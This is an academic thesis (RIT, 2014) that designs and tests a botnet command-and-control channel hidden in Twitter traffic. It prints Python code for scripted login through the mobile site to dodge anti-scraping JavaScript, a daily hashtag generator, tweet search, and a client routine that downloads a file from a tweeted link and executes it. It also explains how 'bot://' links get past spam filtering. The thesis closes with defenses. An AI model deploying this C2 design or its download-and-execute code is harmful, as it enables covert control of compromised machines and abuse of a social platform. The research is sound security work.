12-1-2014

Social Networks as Command & Control Channels for Botnets

Adam St. Onge

R I T

Social Networks as Command & Control Channels for Botnets

by

Adam St. Onge

A Thesis Submitted in Partial Fulfillment of the Requirements for the

Degree of Master of Science in Networking and System Administration

School of Golisano College of Computing & Information Sciences

Department of Information Sciences & Technologies

Date of Approval: 12/1/2014

Committee: Bill Stackpole, Sylvia Perez-Hardy, Daryl Johnson

Rochester Institute of Technology

Rochester, NY

December, 2014

Social Networks as Command & Control Channels for Botnets

Adam St. Onge, Bill Stackpole, Sylvia Perez-Hardy, Daryl Johnson
Rochester Institute of Technology
Rochester, NY 14623

Abstract

The weakest link in detecting Botnets is typically the communication channel. What if there was a possibility to leverage existing high volume communication channels such as social networks for the command and control traffic of a botnet? Utilizing a social network such as Twitter, has many advantages over alternative methods, when done properly it is easier to hide in plain site due to the high volume of normal chatter, the protocol and traffic is already established as a known protocol to many security systems and antivirus software, and it is highly available across the globe. Twitter is aware of their potential for people using their network for nefarious purposes so they have developed a series of advanced protection mechanisms that need to be bypassed. The simplest solution would be to acquire an API key for access to programmatically post and fetch messages to Twitter but that would introduce a substantial weakness to the system. In the event that the traffic was identified once, Twitter could withdraw the API key and effectively shut down the botnet. To avoid this weakness we utilized web scraping technology and the mobile web site of twitter, which has a smaller set of protection mechanisms. The system is implemented in Python utilizing an open source library, Mechanize to scrape the mobile web site. There were challenges encountered in successfully accessing Twitter's web site that are shown. New social networks are being built everyday and the opportunity for utilizing these types of networks for communications of botnets presents a large opportunity and ultimately an urgent need for these network owners to become aware of the potential uses of their systems.

1 Introduction

Botnets are one of the most dangerous emerging threats on the internet with millions of compromised PCs under the control of botnet masters. This produces a steadily advancing cat and mouse game between botnet masters and security professionals to advance the technology of botnets to avoid detection. The most common method of detection for botnets is detecting the network traffic of the botnets communicating with one central host. IRC is a typical channel that Botnets have used to communicate, which has resulted in an evolution of detection methods. Intrusion detection software such as Snort, is able to reliably create rules to detect client and server communication channels such as IRC. This has triggered botnets to evolve and become distributed. One such example of the distributed model is botnets that communicate with each other by forming ad-hoc peer to peer networks. This is a very hard to detect model of communication but also a fairly complex configuration.

What if instead of having to create a complex system to communicate and mask command and control traffic, a botnet could hide in plain site? Leverage a pre-existing and highly popular social network to post innocuous looking messages. These messages could then be searched for by nodes in the botnet and then taken action based on the message. I set out to explore this very concept, to understand if it would be possible to post command and control traffic to Twitter undetected.

Twitter is a massive social network with over 280 million active users with 135,000 more signing up every day and sending over 500 million tweets per day into the public timeline. [11] Users are free to post as frequently as they desire as long as they stay within the constraint of 140 characters per “tweet” or message sent. This has resulted in billions of tweets published on the platform. In such a noisy and dense environment, it is the perfect place for a botnet to communicate in plain site up to thousands of times a day, and still not be a blip on Twitter's radar.

2 Background

Existing work in the field of botnet research has primarily been focused on the monitoring and detection of botnets. Researchers such as Lu, Tavallaee, and Ghorbani [3] have proposed systems that potentially can automatically detect botnet activity and alert on these conditions but in advanced peer to peer botnets this activity can be difficult to detect as well as generate a lot of false positives. The methodology in this study used a cross association of source IP addresses with destination IP addresses, then a second association between source and destination ports. They then used a sparse binary matrix to represent the association of this data. Once they had the results of this study they categorized the resulting data sets by content and passed this into their algorithm for analysis. The algorithm evaluates the response time and the distribution of the communications to identify botnet traffic, since botnets typically have a much higher response time than human users, and typically communicate with a much more diverse set of nodes. The outcome of this research shows that this approach is somewhat successful for detecting known and unknown botnet activity. It is highly successful in detecting IRC botnet activity with a near 100% detection rate and low false positive rate.

2a Related Works

"BotGrep" [4] is another research paper from Nagaraja et all, that specifically targets peer to peer botnet detection. The methodology for BotGrep is to gather data as close to the backbone of the internet as possible, perform graph analysis on the data, and then in turn leverage their custom algorithm on the composed graph data to identify botnet traffic. Botgrep is especially good for large scale data analysis, using a 3.8 million host dataset. The false positive rate was 0.09 but scaled up to 30 million the rate dropped to 0.01. The outcome of this research suggests that this is an effective methodology for detecting peer to peer botnet activity but it can lead to detection of other peer to peer activity that may not be related to botnets.

Thomas and Nicol[5] provide research in the usage of social networks as the medium for botnets, with both command and control activity, as well as infection mechanisms. This research provides an insightful look into how botnet masters leverage the many communication channels of a social network to control bots, as well as propagate. Their focus was specifically on the spamming botnet “Koobface”. Their methodology was to create imposter zombie machines that they could control and have them join the Koobface botnet. After successfully joining the botnet they performed monitoring on the communications and the actions that the bots took while infected. The outcome of the research demonstrates that while Koobface relies on social networks to deliver spam and spread infections, it is heavily reliant on “compromised hosts for C&C servers, spam redirectors, and zombies…As hosts become discovered and taken down, new hosts must be compromised to replenish lost resources.”[5] This is a weak point in they system, one in which I propose to work around by using the infrastructure of a social network like Twitter as the communication mechanism.

IRC based botnets provide an identifiable footprint that security software has been successful in detecting. Waldecker[10] demonstrates the weaknesses in host based detection via antivirus software due to the tight coupling with the signature patterns. Showing how susceptible the system is to failure when the smallest modification is made to the binaries, thus causing the signature pattern to miss the botnet software. IRC specific detection methods can be successful due to the expected behavior patterns of a human communication channel. “the response time of the IRC response can be measured, because the response time of malicious software is faster than the time of a human.” [10] The complexity required to successfully detect a protocol that is centralized reflects the difficulty of the problem for a solution that can successfully decentralize itself.

Some of the more interesting developing topics in botnets occur in the specific detection and profiling of the command and control traffic alone. Tsai, Lin, and Mao[7] created a proof of concept tool called “C&C tracer” that provides the capability to perform analysis on DNS names to test the likelihood of the traffic being associated with a botnet. This is accomplished via three components in the C&C tracer tool, “CAFE: receives different sources of malicious URLs observed and identified as C&C domain name in order to generate spatial and temporal features. DNSQ: an action component for querying the status of domain names from the external data repository, such as DNS and Team-Cymru Whois database. CSTA: an analysis component for analyzing the status of traced C&C domain names whether require to the further tracing or not.”[7] Through these components the url and activity is disected for known blacklists, known network port activity, url string rendering for classification, and analysis against similar blacklisted domains. The outcome of this research is that the tool was successful at analyzing and detecting botnet urls in most cases. Its weaknesses are in domains that fail to answer to dns queries and potentially new botnets with whom there is no created blacklist or signature.

Vo and Pieprzyk [6] provide similar research to the proposed topic with their paper “Protecting Web 2.0 Services from Botnet Exploitations”. This paper focuses on providing a protection mechanism to social networks from botnets that seek to leverage their social network as a delivery mechanism for communication or propagation. This research also discusses one botnet that in 2009 used Twitter as a command and control system. [7] This botnet is a representation of the work I plan to study in my creation of the command and control mechanism via Twitter. The methodology used in this research is a proposed system to protect social networks from being utilized by botnets. This system consists of a series of captchas that require completion at the time of posting an update to a social network. The outcome of this research is highly effective for stopping automated systems such as bots from being able to post but introduces questions about real world utilization as this could be viewed as not user friendly for the average social network user.

3 Twitter as Command and Control


3a. Approach

There were many options that a botnet could use a social network as a command and control mechanism but ensuring that it was resilient to detection, no single point of failure, and flexible were important to the project. The simplest possible approach would be to request an API key from twitter to publish tweets directly through their public web services API. This has the benefit of being very reliable and consistent for publishing to the Twitter timeline and would be easily leveraged by any modern programming language ensuring flexibility. The issue with this approach is that it establishes a single point of failure for the system. In the event that Twitter detected the botnet was using their network for command and control traffic, and they were able to correlate that the publisher account and subscribers were leveraging a common API key, that key could then be revoked. This would cut off all access for the botnet and it's nodes from Twitter rendering the system useless. This risk is too great to rely on this option and likely would have led to failure.

Considering the weakness of the API key, it was important to design a system that could publish and read tweets from the system without a single point of failure. The Twitter web interface presented an opportunity whereas anyone can browse a user's timeline and read their tweets without authenticating or requiring API access. In order to publish a tweet into the system a user must authenticate with a web form, so an account would still be required to publish a tweet. This can easily be gained by compromising existing accounts or registering new accounts manually as needed. The next step was to find a way to programmatically publish the tweet with a set of provided account credentials.

3b Injecting Commands into Twitter

Utilizing Twitter's web interface opened up the possibility of performing the three required functions, login, search, and post without a single point of failure. The next question was how to programmatically perform these functions that were designed to be performed



manually using a web browser? Luckily Python contains a rich programmatic web browser, Mechanize, which can mimic a user utilizing a web browser session. The simplest solution would be to utilize the Mechanize library to simulate a login given a provided set of credentials, and upon successful authentication then post a tweet to the user's timeline.

Twitter has a long history of struggling with people trying to send spam into the system and they have been evolving their anti-spam protections steadily. These protection methods are designed to combat exactly what we are trying to do with Mechanize to simulate a login and post a tweet programatically. Mechanize has the ability to detect what forms exist on a particular web page, this simplifies the scraping of the web forms for programmatic input. This approach also opens up the flexibility to be able to replace compromised user accounts with ease. This is much more flexible than the API key approach because user accounts can be either generated or compromised in advanced, building up a collection of accounts that can be used in the event of Twitter shutting down one of the accounts.

3c. Login Approach

The standard Twitter web login form has strong anti-scraping javascript technology deployed so that a random javascript key is generated as a hidden form value for each form presentation. This is a limitation of the Mechanize and other libraries which do not have full javascript engines to be able to run these scripts. This was the initial stumbling block in the approach to scrape the Twitter login page.

After some careful consideration I explored the mobile version of the Twitter website and found that it did not consistently use the same anti-scraping javascript technology. Through testing of different user agents I noticed that there were occurrences where there was no anti-scraping javascript present, most likely so that the Twitter mobile site would be functional on older mobile browsers. I eventually settled on the agent string of *'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1) Gecko/2008071615 Fedora/3.0.1-1.fc9 Firefox/3.0.1'* which is a really old and simple version of Firefox from 2008. This combination of browser version and Linux platform triggered the Twitter web servers not to inject the javascript anti-scraping technology into the pages.

```
class browser:
  def __init__(self):
    # Browser
    self.br = mechanize.Browser()

    # Cookie Jar
    cj = cookielib.LWPCookieJar()
    self.br.set_cookiejar(cj)

    # Browser options
    self.br.set_handle_equiv(True)
    self.br.set_handle_redirect(True)
    self.br.set_handle_referer(True)
    self.br.set_handle_robots(False)
    self.br.set_debug_redirects(True)

    # Follows refresh
    self.br.set_handle_refresh(mechanize._http.HTTPRefreshProcessor(), max_time=1)

    # User-Agent
    self.br.addheaders = [('User-agent', 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1)
Gecko/2008071615 Fedora/3.0.1-1.fc9 Firefox/3.0.1')]
```

This meant that I was able to scrape the page, determine the appropriate form elements for the login using the mechanize library and submit the form with the previously obtained credentials.


```
  def login(self):
    # Open mobile twitter login page
    r = self.br.open('https://mobile.twitter.com/session/new')
    html = r.read()

    # Select the login form and pass in credentials
    self.br.select_form(nr=0)
    self.br.form['username'] = "TweetBotMaster3"
    self.br.form['password'] = "************"
    response = self.br.submit()
```

The next objective was to generate a uniquely identifiable hashtag which would allow the members of the botnet to search Twitter for specific hashtags fresh each day and know that the hashtag has been sourced from within the botnet. This would allow for a truly distributed system across the Twitter platform that would be undetectable without cracking the algorithm but still leave a unique fingerprint behind on tweets that members of the botnet could discover for command and control traffic.

The algorithm is seeded with three values, a specified salt string, “thesisbot” for the sake of testing, the string representation of the UTC value of the current day, and the string representation of the UTC weekday indicator(e.g. Monday is 0, Tuesday is 1, etc). Those three strings are concatenated together to form the seed value for the algorithm, which is then run through a SHA1 algorithm to generate a hex digest value.

```
def buildHashTag(self):
  now = datetime.datetime.utcnow().date()
  #print now.weekday() # 0=Monday
  pretext = "thesisbot" + str(now.day) + str(now.weekday())
  hashed = sha1(pretext).hexdigest()
  return hashed
```


Profile summary

TWEETS 29 FOLLOWING 10 FOLLOWERS 1

Follow

Thesis Testing
@TweetbotMaster3

Thesis bot

Thesis Testing @TweetbotMaster3 · Apr 4
Testing spaced urls bot.//192.168.1.145/index.html
f05f696f275219a09c652e1f5a5761247b6e8644
Details

Thesis Testing @TweetbotMaster3 · Apr 4
Testing spaced urls bot.//localhost/index.html
f05f696f275219a09c652e1f5a5761247b6e8644
Details

Thesis Testing @TweetbotMaster3 · Mar 16
Testing spaced urls bot.//localhost/index.html
e65426bc005f936a8ec58ba7a688a11f79be4906
Details

Thesis Testing @TweetbotMaster3 · Nov 17
Testing spaced urls bot.//localhost/index.html
8e3ae9c09de5aa1f221c128d5f98dc42728357df
Details

Go to full profile


Once the hashtag has been generated, we can then compose the command and control traffic that we would like to post. Due to the nature of Twitter and it’s limitations of a 140 characters, fitting plain text command traffic into the body of a tweet would be limited, although still very useful. The botnet master could supply simplistic plain text commands in the tweet bodies to perform operations such as changing the intervals that the bots check in, triggering the bots to sleep for a specified interval, or changing the string that is used to seed the hashtag. The most useful scenario is for the botnet master to provide a link in the body of the tweet. This link could refer to an expanded command set outside the constraints of the 140 characters of Twitter or it could link directly to a script or binary executable that all of the clients could run. For testing purposes a link was provided, a python script was downloaded, then executed by all clients. Twitter rate limits the number of requests per 15 minute interval to 15 requests[12], thus the most effective option would be to utilize a link for communications which is the focus of this project.

The botnet client would run the TweetBotClient.py script on a regular interval by injecting an entry into the system scheduler. The client needs to be able to search the Twitter timeline for tweets containing the calculated hash tag for the day. This is accomplished by scraping the Twitter search website, detecting the form for the search box, and submitting a request to search Twitter for the appropriate hash tag. If there are results to this search query then the commands are processed as specified.

```
def search(self,term):
  tweets = []
  #url = 'https://mobile.twitter.com/search?q='
  url = 'https://twitter.com/search/realtime?q='
  if(term[0] == '#'):
      url = url + '%23' + term[1:] + '&src=typd'
      print url
  else:
      url = url + term + '&src=typd'
      print url
  searchResultsPage = self.br.open(url)
  html = searchResultsPage.read()
  soup = BeautifulSoup(html)
  #print soup
  tweetBody=None
  username=None
  for content in soup.findAll("div",{"class":"content"}):
      for pContent in content.findAll("p",{"class":"js-tweet-text"}):
          if(pContent.get_text() is not None):
              #print pContent.get_text()
              #tweets.append(div.get_text())
              tweetBody = pContent.get_text()

      for uName in content.findAll("span",{"class":"username js-action-profile-name"}):
          username = uName.get_text()

      if(tweetBody is not None) and (username is not None):
          tweetDict = {username:tweetBody}
          tweets.append(tweetDict)
  return tweets
def downloadFile(self,url):
  # Grab the file from the url, read it in, and write it to a file
  splitURL = url.split('/')
  response = urllib2.urlopen(url)
  fileContents = response.read()
  outputFile = open(splitURL[-1],'wb')
  outputFile.write(fileContents)
  outputFile.close()
  os.system(outputFile)
```



```
Loki:Downloads adamstonge$ python TwitterBotClient.py
I ran something sneaky :)
Loki:Downloads adamstonge$ 
```

3d Spam systems

Twitter's platform is one that is highly valuable to malware and spam creators which has resulted in Twitter building some robust defensive techniques to defeat spam. These same methods also make it difficult for a botnet to communicate.

Twitter selectively filters what results show up in search results based on three criteria, a user's activity on the platform (tweets, retweets, and mentions), their completeness of their Twitter bio, and their account age. Through some trial and error testing it was determined that this filtering is especially active when the user's tweet contains a link in the body of the tweet. Given the approach of this research is to leverage new accounts for botnet communications, it is highly likely that these tweets would be filtered. In the testing it was noticed that tweets sent without a link, were not having the same level of filtering applied to them, and given the right parameter to include "all users", these tweets would be visible to all users. Thus the approach was created to manipulate the link address so that it would appear not to be a link at all, and then Twitter's anti-spam filtering methods would not flag the tweet to not be indexed for search. This was accomplished by replacing the substring "http://" with "bot://" and then adding the functionality into the client code to replace "bot://" back with "http://" before processing the tweet for commands.

3e Defense

Defending against a Twitter client botnet can be successful but not without sacrificing a high percentage of false positives. Since the botnet client software uses a typical web session to connect to Twitter this is difficult to identify as suspicious traffic outside of the host. Thus network detection systems and intrusion protection systems would not be able to write rules blocking this activity without incorrectly blocking normal Twitter traffic. There is the potential for some heuristics to be created using host based firewall traffic, that has a much lower level risk of false positives.

The most effective methodology would be the attack the hash algorithm. If an entity were to be able to crack the hashing algorithm and detect the input strings for the SHA1 function then they could generate their own messages that would be followed by the bots in the network. This could be used to dismantle the network. Exploiting the refresh frequency for the hash is another possible vector. Currently a new hash is generated on a daily basis, so if an entity were to be able to detect a message belonging to the network with a recent hash, then they could compose a message before the hash expiration that would be executed by the bots in the network. This could be enhanced to make a more robust input string that is refreshed on a more aggressive cycle thus hardening the system against these attacks.

Without understanding the nature of the Twitter network a reverse dictionary attack could seem effective. If an entity were to search the Twitter public timeline for any tweets containing 12 continuous characters that does not correspond to a word in any language's dictionary, then in theory the hashes would be discovered on the network. The flaw in this logic is that Twitter users make heavy usage of multi-word hash tags to add context to their tweet, these hash tags are typically compressed into a single string thus appearing to a linguistic processor as an invalid word but in reality these are incredibly common in the Twitter network.

The best approach is to protect against this type of traffic in a consumer situation would be to use a white list based client firewall, such as "Little Snitch" for OS X which blocks all network traffic by default and the user can selectively permit traffic as appropriate. This way the traffic to Twitter could be correctly approved from a web browser session or a local Twitter client, but would be denied by any other originating piece of software.

In a corporate environment it would be suggested to block or aggressively filter social network communications to prevent these types of functions. This would be very effective at preventing proliferation inside of a corporate network.

4 Evaluation

Full end to end testing was conducted using the scenario in which a Twitter account was previously compromised through other means, and assumed control of the botnet by utilizing a python script for command and control of the bots in the network. The test also assumes that an up to date Windows 7 machine with the built in Firewall turned on was compromised through some other means, and the botnet client script is active on the machine.

The botnet master published to Twitter utilizing the TweetBot.py script which logged into Twitter through the mobile interface, composed the appropriate hash tag for the day, and posted the specified message.

On the Windows 7 machine, the TweetBotClient.py script was running in the background undetected by the Windows built in firewall and was successfully polling Twitter to search for the calculated hash tag of the day. The Windows firewall does not detect the polling activity as malicious because it appears to be typical outbound web traffic. There is nothing that is even suspicious about this traffic since it is taking advantage of standard web interfaces to receive commands and download binaries. The firewall would be much more likely to detect and block this activity if it were on a higher probability channel, such as IRC. Once it detected a hash tag that matched the appropriate hash tag for that day, it parsed the tweet and turned the command into action. In the test scenario a message was posted that included a URL. The URL was a download reference to a python script that the client should download and execute. In the test scenario the client successfully downloaded the python script and executed the script without detection from the Windows firewall.

5 **Conclusions**

The test was successful in bypassing detection from the Windows OS and built in firewall which is a typical level of protection for many Windows users. The test also successfully demonstrated that the Twitter anti-scraping protections can be bypassed, resulting in unlimited access to post messages to the Twitter timeline. Most importantly this mechanism cannot be easily defeated since it takes advantage in the backwards compatibility support of the Twitter mobile website, triggering the website to remove the javascript anti-scraping technology. If an account is detected to be part of the botnet, another account can be compromised and assume control of the botnet. This creates a flexible moving target that can be highly distributed in the Twitter network. Clients would be very difficult to detect and identify as they are simply performing a search request via the Twitter website that appears as normal traffic.

6 **Future Trends**

The evolution of botnet communication is a fast moving target that is keeping security professionals on their toes. Utilizing social networks is just one of the many emerging areas for botnet communications. As we move closer into the post-pc era, particularly with the advent of mobile computing, botnets will be forced to adapt as well. The next step in innovation will be at the mobile device layer. Smart phones and tablets are proliferating our society with an always on internet connection making a great target for attackers. They are able to leverage older style communication channels such as TCP and HTTP as well as new opportunities such as SMS and push notifications. A botnet using exclusively push notifications as a command and control channel would be very difficult to detect on a large scale and could provide some of the same benefits, such as 3rd party infrastructure and obfuscation, as using a social network as the communication channel. There is plenty of room for botnet communications to grow and exciting opportunities for research.

References

1. http://mashable.com/2012/02/22/twitters-500-million-user/ Last update on Feburary 22nd, 2012
2. http://laughingmeme.org/2011/07/23/cost-of-false-positives/ Last update July 23rd, 2011
3. Lu, Wei; Tavalaee, Mahbod; Ghorbani, Ali; "Automatic discovery of botnet communities on large-scale communication networks" ASIACCS '09 *Proceedings of the 4th International Symposium on Information, Computer, and Communications Security;* 2009
4. Nagaraja, Shishir; "BotGrep: finding P2P bots with structured graph analysis" USENIX Security'10 Proceedings of the 19th USENIX conference on Security; 2010

5. Thomas, K.; Nicol, D.M.; , "The Koobface botnet and the rise of social malware," Malicious and Unwanted Software (MALWARE), 2010 5th International Conference on , vol., no., pp.63-70, 19-20 Oct. 2010

6. Vo, N.H.; Pieprzyk, J.; , "Protecting Web 2.0 Services from Botnet Exploitations," *Cybercrime and Trustworthy Computing Workshop (CTC), 2010 Second* , vol., no., pp.18-28, 19-20 July 2010

7. http://ddos.arbornetworks.com/2009/08/twitter-based-botnet-command-channel/ Last update on August 13th, 2009

